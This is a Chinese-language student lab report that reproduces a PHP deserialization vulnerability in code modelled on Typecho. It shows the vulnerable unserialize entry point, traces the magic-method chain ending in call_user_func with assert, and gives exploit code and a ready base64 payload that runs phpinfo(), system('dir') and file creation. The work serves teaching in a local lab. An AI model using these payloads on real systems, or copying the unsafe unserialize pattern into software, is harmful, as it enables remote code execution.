《复现反序列化漏洞》实验报告

姓名：汤清云 学号：2013536 班级： 1075

实验名称：

复现反序列化漏洞

实验要求：

复现反序列化漏洞，执行其他命令。

实验信息：

1. **序列化：**将对象、数组等数据结构转化为可以储存的格式的过程。程序在运行时，变量的值都是储存在内容中的，程序运行结束，操作系统就会将内存空间收回，要想要将内存中的变量写入磁盘中或是通过网络传输，就需要对其进行序列化操作，序列化能将一个对象转换成一个字符串。
2. **反序列化：**将序列化后的字符串恢复为数据结构的过程就叫做反序列化。为了能够反序列化一个对象，这个对象的类在执行反序列化的操作前必须已经定义过。
3. **PHP 魔术方法：**以__(两个下划线)开头，在特定的条件下会被调用，例如类的构造方法__construct()，它在实例化类的时候会被调用。常见魔术方法如下图：

```
__construct()，类的构造函数，创建新的对象时会被调用
__destruct()，类的析构函数，当对象被销毁时会被调用
__call()，在对象中调用一个不可访问方法时会被调用
__callStatic()，用静态方式中调用一个不可访问方法时调用
__get()，读取一个不可访问属性的值时会被调用
__set()，给不可访问的属性赋值时会被调用
__isset()，当对不可访问属性调用isset()或empty()时调用
__unset()，当对不可访问属性调用unset()时被调用。
__sleep()，执行serialize()时，先会调用这个函数
__wakeup()，执行unserialize()时，先会调用这个函数
__toString()，类被当成字符串时的回应方法
__invoke()，调用函数的方式调用一个对象时的回应方法
__set_state()，调用var_export()导出类时，此静态方法会被调用。
__clone()，当对象复制完成时调用
__autoload()，尝试加载未定义的类
__debugInfo()，打印所需调试信息
```

4. **反序列化漏洞：**如果传给 unserialize()的参数是用户可控的，那么攻击者就可以通过传入一个精心构造的序列化字符串，利用PHP 魔术方法来控制对象内部的变量甚至是函数。

实验过程：

1. **在 DW 软件中添加 php 文件，命名为 typecho.php，代码如下：**

```
/*typecho.php*/
<?php
class Typecho_Db{
    public function __construct($adapterName){        //构造方法
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }     //"."为字符串拼接，如果$adapterName 是一个对象，则字符串的拼接会调用 toString 方法
}

class Typecho_Feed{
```

```
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    //item 是数组，key 为 author，这里访问 value 的 screenName 变量
    }
}

class Typecho_Request{

    private $_params = array();
    private $_filter = array();

    public function __get($key)        //魔术方法 get，读取一个不可访问属性的值时会被调用
    {
        return $this->get($key);
    }

    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):       //若被设置
                $value = $this->_params[$key];
                break;
            default:                                //若没被设置
                $value = $default;
                break;
        }
         //若不是数组且长度大于零
        $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
        return $this->_applyFilter($value);     //调用_applyFilter 方法
    }

    private function _applyFilter($value)
    {
        if ($this->_filter) {               //如果$this->_filter 不为空
            foreach ($this->_filter as $filter) {   //遍历$this->_filter
                //是否为数组，若是，绑定键值对$filter, $value
                $value = is_array($value) ? array_map($filter, $value) :
                call_user_func($filter, $value);
                //若不是，调用 call_user_func，将第一个参数作为回调函数，后面的参数作为回调函数的参数
            }
            $this->_filter = array();
```

```
            }
            return $value;     //返回$value
        }
}

//反序列化，从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，unserialize()的参数可控，这里是漏洞的入口点。
$config = unserialize(base64_decode($_GET['__typecho_config']));
//实例化了类 Typecho_Db，类的参数是通过反序列化得到的$config
$db = new Typecho_Db($config['adapter']);
?>
```

2. **利用该反序列化漏洞：**
   a. 在类 Typecho_Db 的构造函数中，进行了字符串拼接的操作 ① 在 PHP 魔术方法中，如果一个类被当做字符串处理，那么类中的__toString() 方法将会被调用。② 全局搜索，发现类 Typecho_Feed 中存在__toString()方法。
   b. 在类 Typecho_Feed 的__toString()方法中，会访问类中私有变量$item['author']中的 screenName；①如果$item['author']是一个对象，并且该对象没有 screenName 属性，那么 这个对象中的__get()方法将会被调用。②在 Typecho_Request 类中，正好定义了__get()方法。
   c. 类 Typecho_Request 中的__get()方法会返回 get()；get()中调用了_applyFilter()方法；而在_applyFilter()中，使用了 PHP 的 call_user_function()函数，其第一个参数是被调用的函数，第二个参数是被调用的函数的参数；在这里$filter，$value 都是我们可以控制的，因此可以用来执行任意系统命令。
3. **对象分析：**
   a.

```php
<?php
$age=array("Bill"=>"60","Steve"=>"56","Mark"=>"31");
echo "Bill is " . $age['Bill'] . " years old.";
?>
```

   图中红框部分意为创建一个关联数组；’ age[Bill]’ 的意思为访问 Bill 对应的 value，本文语句为$db = new Typecho_Db($config['adapter']);故而需要创建一个 key 为 adapter 的 array
   b. **攻击链中，期望触发 Typecho_Feed 的__toString()方法 ：**
   public function __toString() { $this->item['author']->screenName; }
   因此，key 为 “adapter” 的 value 应该为 Typecho_Feed 对象。得到语句：

```
$exp = array( 'adapter' => new Typecho_Feed() ); echo
base64_encode(serialize($exp));
?>
```

```
class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    }}
```

c.

说明，item 应该是个 array，其 key 为 author，value 为 Typecho_Request 对象。得到语句：

```
class Typecho_Feed { private $item; public function __construct(){ $this->item = array( 'author' => new Typecho_Request(), ); } }
```

通过构造函数实现两个私有变量的赋值 （1）Filter[0]是要调用的函数；（2）screenName 是要输入的参数。使用 assert()函数：如果该函数的参数是字符串，那么该字符串会被 assert()当做 PHP 代码执行。

得到语句：

```
class Typecho_Request { private $_params = array(); private $_filter = array(); public function __construct(){ $this->_params['screenName'] = 'phpinfo()'; $this->_filter[0] = 'assert'; }
 }
```

4. 由上述分析得到利用代码。建造 exp.php 文件，代码为：


```
/*exp.php*/ item = array( 'author' => new Typecho_Request(), ); } } class Typecho_Request { private $_params = array(); private $_filter = array(); public function __construct(){ $this->_params['screenName'] = 'phpinfo()'; $this->_filter[0] = 'assert'; } } $exp = array( 'adapter' => new Typecho_Feed() ); echo base64_encode(serialize($exp)); ?>
```

5. 访问 exp.php：

Payload 为：

YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjExOiJzY3JlZW5OYW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

6. 通过 get 请求的方式传递给 typecho.php 后，访问 typecho.php



7. 将 phpinfo()改为 system(“dir”)


```php
/*exp.php*/
<?php
class Typecho_Feed
{
private $item;
public function __construct(){
$this->item = array(
'author' => new Typecho_Request(),
);
}
}
class Typecho_Request
{
private $_params = array();
private $_filter = array();
public function __construct(){
$this->_params['screenName'] = 'system(“dir”)';
$this->_filter[0] = 'assert';
}
}
$exp = array(
'adapter' => new Typecho_Feed()
);
```

再次获取 payload 并访问得：

8. 修改语句为：$this->_params['screenName'] = 'fopen(\'newfile.txt\' , \'w\');';
$this->_filter[0] = 'assert';

```php
/*exp.php*/
<?php
class Typecho_Feed
{
private $item;
public function __construct(){
$this->item = array(
'author' => new Typecho_Request(),
);
}
}
class Typecho_Request
{
private $_params = array();
private $_filter = array();
public function __construct(){
$this->_params['screenName'] = 'fopen(\'newfile.txt\' , \'w\');';
$this->_filter[0] = 'assert';
}
}
$exp = array(
'adapter' => new Typecho_Feed()
);
```

获取 payload 访问得：



查看本地目录得：

名称	修改日期	类型
phpMyAdmin	2010/9/22 2:52	文件夹
exp.php	2022/6/26 5:56	PHPfile
index.php	2010/9/22 17:16	PHPfile
typecho.php	2022/6/26 6:04	PHPfile
newfile.txt	2022/6/26 6:05	文本文档

类型: 文本文档
大小: 0 字节
修改日期: 2022/6/26 6:05

心得体会：

本次实验学习到了反序列化的执行过程，通过更改 screenName 的不同 value 值，实现了各种执行效果。了解到了 php 反序列化漏洞的基本原理，能够熟练分析 php 文件，进一步提升 web 渗透实战能力。